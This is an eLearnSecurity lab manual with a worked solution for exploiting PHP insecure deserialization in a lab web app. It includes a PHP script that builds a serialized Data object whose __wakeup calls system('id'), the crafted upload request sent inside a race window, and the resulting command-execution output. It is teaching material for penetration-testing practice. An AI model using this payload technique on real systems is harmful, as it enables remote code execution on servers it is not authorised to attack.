

HERA LAB

PHP INSECURE DESERIALIZATION



eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:



1. SCENARIO

You are presented with a web application of unknown purpose. Discover its mechanics and achieve code execution by taking advantage of its vulnerabilities.

2. GOALS

- Detect and exploit insecure deserialization
- Build an exploit based on a part of the vulnerable application

3. WHAT YOU WILL LEARN

- Analyzing source code
- Building a serialized payload

4. RECOMMENDED TOOLS

- Burpsuite
- Text editor

5. NETWORK CONFIGURATION

The vulnerable web application can be found at **172.16.64.192**

Network: **172.16.64.0/24**

6. TASKS

TASK 1. EXPLORE THE APPLICATION

Browse the web application and identify all its endpoints. This will make the vulnerability discovery easier.

Hint: dirbusting is your friend!

TASK 2. ANALYZE SOURCE CODE AND IDENTIFY ANY VULNERABILITIES

Abuse the previously-discovered information disclosure vulnerability to read source code related to a critical part of the application.

TASK 3. BUILD AND EXECUTE THE EXPLOIT

If you understood the source code properly, you should have no issue in creating the exploit.




SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

TASK 1. EXPLORE THE APPLICATION

The application at 172.16.64.192 mentions “Data transfer Service”.




The screenshot shows a web browser at 172.16.64.192/index.php. The page title is "Data transfer Service". Below the title is a section "Preview of the target directory:" containing a directory listing:

```
total 12
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Success
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Failed
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Logs
```

Below the listing is a "Refresh" button. Underneath is a section "Upload new data file" with a "Browse..." button (labeled "No file selected.") and an "Upload" button.

You can observe that if you upload a file using the attached form, it will appear in the directory listing, but with the same name, **777_file**. The below screenshot shows the change being made when any file is uploaded.



The screenshot shows the same web application after a file upload. The directory listing now includes a new entry:

```
total 16
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Success
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Failed
drwxrwxr-x 2 xslt xslt 4096 Dec 23 12:27 Logs
-rw-r--r-- 1 www-data www-data 4 Dec 23 14:08 777_file
```

As the length matches the size of the uploaded file, we can infer that it is uploaded in an unchanged form, but due to the extension change and the non-executable permissions we cannot exploit this application feature.

For further reconnaissance, you can use any content discovery tool. If you are a Burp Pro user you might want to use intruder, but as in the free version of Burp Intruder functionality is limited, you can use dirb.

```
dirb http://172.16.64.192/
```

```
---- Scanning URL: http://172.16.64.192/ ----  
==> DIRECTORY: http://172.16.64.192/includes/  
  
---- Entering directory: http://172.16.64.192/includes/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)
```

The “Includes” directory exposes four files, and two of them (the ones with the .inc extension) are downloadable and contain PHP source code.

Name	Last modified	Size	Description
Parent Directory	-		
data.php	2019-12-23 11:53	328	
data.php.inc	2019-12-23 11:39	318	
deser.php	2019-12-23 12:31	775	
deser.php.inc	2019-12-23 12:24	1.1K	

Apache/2.4.18 (Ubuntu) Server at 172.16.64.192 Port 80

TASK 2. ANALYZE SOURCE CODE AND IDENTIFY ANY VULNERABILITIES

Two files were found. One of them was **data.php.inc**

```

////////////////////////////////////
class Data {
    public $data = array("Attr1"=>"", "Attr2"=>"");
    public $wake_func = "print_r";
    public $wake_args = "";

    public function __wakeup() {
        call_user_func($this->wake_func, $this->wake_args);
    }
}
////////////////////////////////////

```

This file contains only a definition of the Data class. Also it should be noted that it uses the `__wakeup()` magic method that executes a **custom function defined in line three** with **custom arguments defined in the fourth line**.

deser.php.inc contains some application logic, which is commented in the below code.

```

<?php
////////////////////////////////////
class Data {
    public $data = array("Attr1"=>"Password",
"Attr2"=>"6e9a588287643577d542f1618c56f97d");
    public $wake_func = "print_r";
    public $wake_args = "[+] Password file attached.\n<br />"; //The Data class
is implemented and it prints arbitrary text

    public function __wakeup() {
        call_user_func($this->wake_func, $this->wake_args);
    }
}
////////////////////////////////////

```



```

    } //The magic method is still present
}

$data_obj = new Data();
$fpath = "/var/lib/transfer/777_file";

file_put_contents($fpath, serialize($data_obj)); //A serialized instance of
the Data() class is saved to a file
echo "[+] The data has been written.\n<br />";
unset($data_obj); //The file visible on the main page contains serialized
data stored in it.

echo "[+] Sleeping for 10 seconds before send\n<br />";
sleep(10);
echo "[+] File is now being sent. <br />";
if (!empty($_GET['debug'])) {
    echo "[DEBUG] File content preview: <br /><pre><i>";
    $new_obj = unserialize(file_get_contents($fpath));
    echo "</i></pre>";
} // In Debug mode the file is unserialized and printed out
unlink('/var/lib/transfer/777_file');

?>

```

We don't know what the application exactly does, but we have those code snippets to work with. If we are to believe them, the application serializes some data and stores it in a file that we can access and overwrite from the main page.

Moreover, if debug mode is on (if the GET variable "debug" is present and not empty) we can print the content of that file. We can come up to a conclusion that this application is vulnerable to deserialization of untrusted data, as it deserializes a custom file that we can supply. After the upload we have 10 seconds to read the file, as it is later deleted.

TASK 3. BUILD AND EXECUTE THE EXPLOIT

We cannot intercept and modify the serialized file, as the data is not present in HTTP traffic. However, we can copy the Data class and write our own PHP exploit that will create a malicious PHP file. Let's go to includes/data.php.inc and copy the class to our own php file along with the serialization logic, as follows.

```

<?php

class Data {
    public $data = array("Attr1"=>"", "Attr2"=>"");
    public $wake_func = "system"; //change print_r to system
    public $wake_args = "id"; //set the argument to the command to be executed
    public function __wakeup() {
        call_user_func($this->wake_func, $this->wake_args);
    }
}

$bad_obj = new Data(); //We simply instantiate the class with a malicious
method
$fpath = "/tmp/777_file"; //Save it to a file which will be later uploaded

file_put_contents($fpath, serialize($bad_obj));

?>

```

NOTE: if you have a problem running the script on a Kali instance, try on any Ubuntu after issuing the command `sudo apt-get install curl`.

The above code is saved as `exploit.php` and executed.

```

qwe@ubuntu:~$ php exploit.php


qwe@ubuntu:~$ cat /tmp/777_file
O:4:"Data":3:{s:4:"data";a:2:{s:5:"Attr1";s:0:"";s:5:"Attr2";s:0:"";}s:9:"wake_f
unc";s:6:"system";s:9:"wake_args";s:2:"id";}qwe@ubuntu:~$

```

```
0:4:"Data":3:{s:4:"data";a:2:{s:5:"Attr1";s:0:"";s:5:"Attr2";s:0:"";}s:9:"wake_func";s:6:"system";s:9:"wake_args";s:2:"id";}
```

Now, the upload request to the application will be reused in order to upload the serialized payload.

Before that, we need to trigger the serialization by navigating to <http://172.16.64.192/includes/deser.php?debug=anything> and send the exploit request within the 10 seconds time window. So, to summarize, first we visit the page which hangs for a moment...



...during the hang, we issue the upload request with the crafted serialized payload.


```
POST /index.php HTTP/1.1
Host: 172.16.64.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.64.192/index.php
Content-Type: multipart/form-data; boundary=-----90737603515833078061692525928
Content-Length: 271
Connection: close
Upgrade-Insecure-Requests: 1

-----90737603515833078061692525928
Content-Disposition: form-data; name="uploaded_file"; filename="anything.txt"
Content-Type: text/plain
```

```
O:4:"Data":3:{s:4:"data";a:2:{s:5:"Attr1";s:0:"";s:5:"Attr2";s:0:"";}s:9:"wake_func";s:6:"system";s:9:"wake_args";s:2:"id";}
```

```
-----90737603515833078061692525928--
```

When the application restores execution after sleep(), the id command is executed!



```
[+] The data has been written.
[+] Sleeping for 10 seconds before send
[+] File is now being sent.
[DEBUG] File content preview:
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```